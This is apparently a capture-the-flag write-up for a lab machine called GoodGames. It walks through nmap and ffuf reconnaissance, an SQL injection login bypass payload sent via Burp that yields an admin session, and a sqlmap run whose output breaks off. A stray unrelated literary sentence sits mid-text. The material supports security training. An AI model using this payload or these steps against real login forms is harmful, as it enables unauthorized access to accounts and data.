

Information Gathering

1) Found a open http port



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.130
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 16:26 IST
Nmap scan report for 10.10.11.130
Host is up (0.70s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 101.95 seconds
```

2) Found a website




AS WE PASSED, I REMARKED

As we passed, I remarked a beautiful church-spire rising above some old elms in the park; and before them, in the midst of a lawn, chimneys covered with ivy, and the windows shining in the sun.

Intercept is off


When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

3) Found pages



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://goodgames.htb/FUZZ' -ic -fs 9265

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://goodgames.htb/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 9265
________________________________________________

login                   [Status: 200, Size: 9294, Words: 2101, Lines: 267, Duration: 618ms]
                        [Status: 200, Size: 85107, Words: 29274, Lines: 1735, Duration: 905ms]
blog                    [Status: 200, Size: 44212, Words: 15590, Lines: 909, Duration: 1199ms]
profile                 [Status: 200, Size: 9267, Words: 2093, Lines: 267, Duration: 324ms]
signup                  [Status: 200, Size: 33387, Words: 11042, Lines: 728, Duration: 309ms]
logout                  [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 795ms]
forgot-password         [Status: 200, Size: 32744, Words: 10608, Lines: 730, Duration: 344ms]
```

4) Found sql injection


Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Decoder Organizer Extensions Comparer
1 × 2 × 3 × 4 × 5 × 9 × +
Send Cancel < > Follow redirection
Targ
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /login HTTP/1.1
Host: 10.10.11.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.11.130
Connection: close
Referer: http://10.10.11.130/
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

email=' or 1=1 #&password=test
```


LOGIN SUCCESSFUL

WELCOME
ADMINTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTE
STTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTE
STTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTE
STTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTE
STTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTEST

Redirecting you to profile page...


RETURN TO HOMEPAGE

5) Got admin's profile



```
GET /profile HTTP/1.1
Host: 10.10.11.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: session=
.eJw1yz0KgDAMBtC7fHMRXDN5E4kkjYX-QNN04t3t4v7egzN29RsUObsGaOGUQWApqR7WmhgX9eOeFwKSgPaA3MxUUgWNPlearr0u9j-8Hz1
GHgw.ZTPIKg.krY9k3-GZz2BRKN7cHMFSqUbqOI;
Upgrade-Insecure-Requests: 1


```

```
    <!-- END: Navbar Mobile -->


    <div class="nk-main">
      <div class="nk-gap-1">
      </div>
      <div class="container">
        <div class="col-lg-12">
          <div class="nk-box-2 bg-dark-2">
            <h4>
              admin's profile
            </h4>
            Welcome to your profile page. You can update your profile picture and email address using the
            forms below.
          </div>

        </div>
      </div>
      <div class="nk-gap-2">
      </div>
      <div class="container">
        <div class="row vertical-gap text-white">
          <div class="col-lg-6">
            <div class="nk-box-2 bg-dark-2">
              <h4>
                Edit Details
              </h4>
              <form method="POST" action="/password-reset">

```



ADMIN'S PROFILE

Welcome to your profile page. You can update your profile picture and email address using the forms below.

EDIT DETAILS


●●●●

Repeat Pass


ACCOUNT DETAILS

Below you can find your current account details.


Nick: admin
Email: admin@goodgames.htb
Date joined: NULL



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ sqlmap -X POST -u 'http://10.10.11.130/login' --data 'email=test@test.test*&password=test' --dbms mysql --string Welcome --technique EQSU
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:40:51 /2023-10-21/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[18:40:52] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to '/profile'. Do you want to apply it from now on? [Y/n] y
[18:41:01] [INFO] testing if the provided string is within the target URL page content
you have not declared cookie(s), while server wants to set its own ('session=.eJyrVopPK0...j052cGRZcQ'). Do you want to use those [Y/n] y
[18:41:06] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
